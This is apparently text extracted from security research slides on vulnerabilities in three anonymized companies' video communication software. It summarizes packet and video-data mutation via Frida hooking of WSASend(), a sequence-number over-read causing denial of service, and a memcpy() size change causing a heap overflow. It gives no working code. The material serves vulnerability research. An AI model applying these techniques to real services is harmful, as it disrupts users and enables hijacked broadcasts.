Vuln.	Undiscovered	Undiscovered	<ul style="list-style-type: none"><li>◦ Denial of Service</li></ul>
At	-	-	<ul style="list-style-type: none"><li>◦ Windows Web Browser</li></ul>


Index Access based on Request  
Peer-to-Peer communication

# Company C

## Denial of Service




- ✓ It reads Seq Num field by number of Request data.
- ✓ By altering the Seq Num field, It overreads packet.
- ✓ Process is terminated but not processed properly, if outside the actual packet range.




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# Attack Surface



# Attack Surface




# Mutating Video Data

Platform	Company A	Company B	Company C
Contents	<ul style="list-style-type: none"><li>◦ Mutating header part of the packet</li><li>◦ Mutating the video data area other than the header</li><li>◦ As a result, Other clients' screen were broken or completely controlled by an attacker</li></ul>	<ul style="list-style-type: none"><li>◦ Static Analysis : Sequences of calling recv() func ~ malloc() func.</li><li>◦ Hooking WSASend() func.</li><li>◦ Mutating length field of the packet</li></ul>	<ul style="list-style-type: none"><li>◦ Using Frida, Hooking the WSASend() function to mutate video data</li><li>◦ Mutating the video data area other than the header</li><li>◦ As a result, Other clients' screen were broken.</li></ul>
Vuln.	<ul style="list-style-type: none"><li>◦ Heap Based Buffer Overflow</li><li>◦ Pirate Broadcasting</li></ul>	<ul style="list-style-type: none"><li>◦ Denial of Service</li><li>◦ Picture Distortion</li></ul>	<ul style="list-style-type: none"><li>◦ Picture Distortion</li></ul>
At	<ul style="list-style-type: none"><li>◦ Windows Web Browser</li><li>◦ Windows App</li><li>◦ IOS / MacOS</li></ul>	<ul style="list-style-type: none"><li>◦ Windows Web Browser</li><li>◦ Android</li><li>◦ MacOS</li></ul>	<ul style="list-style-type: none"><li>◦ Windows Web Browser</li></ul>


✓ Weak data integrity verification

# Company A


## Heap Based Buffer Overflow




✓ By modulation the size value of the `memcpy()`, Heap Based Buffer Overflow occurs




# Window web




# Window app



# mac



